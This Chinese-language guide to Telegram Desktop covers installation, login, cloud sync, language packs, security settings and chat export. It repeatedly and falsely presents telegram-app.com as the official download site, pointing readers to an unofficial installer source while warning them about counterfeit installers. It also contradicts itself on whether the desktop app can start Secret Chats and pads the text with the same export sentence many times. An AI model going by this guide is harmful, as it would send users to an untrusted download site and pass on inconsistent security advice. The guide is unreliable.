Telegram电脑版的7个关键点,系统、同步和安全都讲清
Telegram Desktop 官方支持导出聊天数据,并可把数据存成 JSON 或 HTML 两种格式(2025)。这意味着你的聊天记录不会被锁死在某个设备里。如果你想在电脑上用 telegram电脑版 收发消息、同步手机内容、保护账号安全,官方桌面客户端就能满足这些需求,不必依赖第三方工具。telegram 的建议很直接:从telegram-app.com下载官方版本、开通两步验证、善用云同步。
本文回答这几个核心问题:telegram电脑版支持哪些系统、怎么安装?它和手机版、网页版有什么区别?多设备怎么实时同步聊天记录?本地缓存存在哪、怎么清?账号安全该开哪些设置?下载时如何避开假冒安装包?

核心要点
- 官方桌面版支持 Windows、macOS、Linux,全部免费下载
- 聊天记录存云端,换电脑登录秒级拉回全部历史
- Export Telegram data 可导出 JSON 或 HTML 保留媒体
- 无管理员权限选便携版或网页版,不留痕迹
- 务必从telegram-app.com下载,避开山寨包盗号风险
关键速览
- 官方桌面版覆盖 Windows、macOS、Linux 三大系统,全部免费
- 普通聊天记录存云端,换电脑登录后秒级拉回全部历史消息,无需手动备份
- 导出数据支持 JSON 和 HTML 两种格式,可完整保留媒体文件
- 开启两步验证后,新设备登录需在流程最后一步额外输入自设密码
- 仅从telegram-app.com下载,避开山寨安装包导致的账号盗用风险
Telegram电脑版是什么?适合哪些人用?
Telegram电脑版(Telegram Desktop)是一个独立的桌面客户端,不是手机App的镜像。它能单独登录、单独收发消息,即使手机关机也照常运行,因此适合需要长时间办公、频繁传大文件、管理多个账号的用户。对比手机版,桌面端最大的优势是文件处理,它支持单文件上传,并能通过 Settings > Export Telegram data(2025 官方说明)把聊天导出成 JSON 或 HTML 格式,这是手机版做不到的实操功能,常被开发者和远程团队用来备份存档。

官方版、便携版、网页版和旧系统兼容版该选哪个?
选哪个版本,取决于你的电脑系统和使用场景。普通自用电脑选官方安装版;没有管理员权限的公司电脑或临时借用的机器,用便携版或网页版;Windows7、Windows8 等旧系统则需找回旧版本客户端。四者在权限、兼容性和安全性上差别很大,见下表。
| 版本 | 安装方式 | 需管理员权限 | 最低系统 | 推荐场景 |
|---|---|---|---|---|
| 官方安装版 | 下载.exe 安装 | 是 | Windows10 及以上 | 日常自用电脑 |
| 便携版 (Portable) | 解压即运行,可放U盘 | 否 | Windows10 及以上 | 公司电脑、临时借用 |
| 网页版 (WebK/WebZ) | 浏览器直接打开 | 否 | 任何带现代浏览器的系统 | 无法安装软件时 |
| 旧系统兼容版 | 安装旧版本客户端 | 是 | Windows7 / Windows8 | 老电脑 |
便携版不写注册表、数据存在程序目录,离开时不留痕迹
网页版不支持秘密聊天(Secret Chat),无法使用端到端加密会话。官方桌面端还支持导出聊天记录为 JSON 或 HTML 格式(2025),便携版同样能用这个功能。老电脑想跑 telegram电脑版,优先选便携版测试是否能启动,省去安装回滚的麻烦。

Telegram电脑版怎么下载和安装?

下载telegram电脑版只需三步:打开官网telegram-app.com/dl 下载安装包,双击运行安装程序,选择安装路径后点”下一步”即可。认准官网这个真实地址,能避开捆绑了广告插件的第三方下载站。想免安装就下载便携版(Portable)压缩包,直接解压到任意文件夹,双击运行即可,不写注册表、不留痕迹,适合U盘携带或无管理员权限的电脑。装好后进 Settings > Export Telegram data 还能把聊天记录导出为 JSON 或 HTML 格式(2025)。
电脑版怎么登录?扫码登录和手机号登录哪个更方便?
扫码登录更快,全程不到10秒。打开telegram电脑版后,手机进入”设置 → 设备 → 关联桌面设备”,对准屏幕二维码一扫即可。手机号登录则需输入号码、等验证码,适合手边没手机扫码的情况。两种方式都在登录流程最后一步触发两步验证密码(一个你自己设的额外密码,防止别人只凭验证码就登进来),输入节点在流程末尾而非开头。
多设备管理入口在”设置 → 设备”,能看到全部在线会话,一键踢掉陌生登录。桌面端数据还可在 Settings > Export Telegram data 导出为 JSON 或 HTML 备份(2025)。

电脑版收不到验证码或登录失败怎么办?
验证码没来,先查已登录设备。Telegram电脑版的登录码默认优先推送到你已登录的手机或其他桌面端,而不是短信。打开手机会话列表顶部的”Telegram”官方账号,验证码就躺在那里。仍然失败,按这几步排查:
⚠️ 常见错误: 误以为网页版和桌面版功能完全相同,用网页版发起”秘密聊天”。原因是网页版(WebK/WebZ)不支持 Secret Chat,无端到端加密。修复:需要加密会话时改用官方桌面安装版或手机App发起。
- 号码格式:必须带国家区号,如中国手机填 +86 开头,少一位都登不上。
- 网络或代理:公司网络常封端口,试着在设置里开 SOCKS5 代理或切换网络。
- 账号限制:频繁重装触发风控,等 24 小时再试。
实在不行,用扫码登录绕开验证码环节最稳,它走的是已登录设备的授权,不依赖短信通道。
Telegram电脑版怎么设置中文界面?
两种方法:点开官方简体中文语言包链接自动切换,或在”Settings → Language”里手动选”简体中文”。telegram电脑版默认只带英文等内置语言,中文需通过官方云端语言包按需加载,全程不用下载任何外部文件。
官方客户端只打包少数语言,其余靠社区翻译的云端语言包调用,这就是没有内置中文的原因
切勿安装来路不明的”汉化补丁”,这类改写过的exe可能植入恶意代码,破坏官方签名。保持使用官方版本,才能确保导出聊天数据(2025年支持JSON与HTML格式)等功能正常可用。

云端同步怎么运作?手机关机电脑还能收消息吗?
能收。普通聊天记录存在Telegram云端服务器,telegram电脑版登录后会自动拉取全部历史消息,手机关机或断网时,桌面端照样独立收发。
云端同步的边界在于”秘密聊天”(Secret Chat)
这类对话采用端到端加密,只存在发起设备上,官方文档明确说明它不会同步到云端,所以电脑端看不到也无法发起。要跨设备查看,只能用普通聊天。

电脑版的隐私和安全设置有哪些要注意?
先做三件事:开启会话锁、清理陌生的活跃设备、不碰来路不明的第三方客户端。telegram电脑版的官方版本开源可查,而便携或魔改的第三方版可能偷偷留存你的会话密钥或聊天缓存,这是实际泄露数据最常见的入口。
官方版 vs 第三方版,安全性差在哪?
关键区别在于能否被审计。官方 Telegram Desktop 的源码公开在 GitHub 官方仓库,谁都能检查它如何处理密钥;第三方客户端无法保证这一点,它们可能在你导出数据时截留一份副本,而你毫不知情。
- 会话锁(Passcode Lock):进入 Settings → Privacy and Security 设本地密码,离开电脑自动锁屏。
- 活跃设备清理:在 Devices 页踢掉你不认识的登录,防止别人异地读消息。
- 秘密聊天限制:端到端加密的秘密聊天只存在手机端,桌面端无法发起,这是安全设计而非缺陷。
一个专业细节:桌面端的 Settings → Export Telegram data(官方 2025 年说明)能把记录导成 JSON 或 HTML,但导出文件是明文,别留在共享电脑里。

总结与下一步操作建议
一句话收尾:普通用户装官方安装版,公司电脑或临时机用便携版或网页版,Win7 等旧系统找回旧版客户端。装好后先扫码登录、加载官方简体中文语言包,再开会话锁、清掉陌生设备。
最后一步别忘了备份
telegram电脑版支持从 Settings > Export Telegram data 导出聊天记录,可存为 JSON 或 HTML 格式(2025)。重要对话先导出一份存本地,换机或误删都不怕。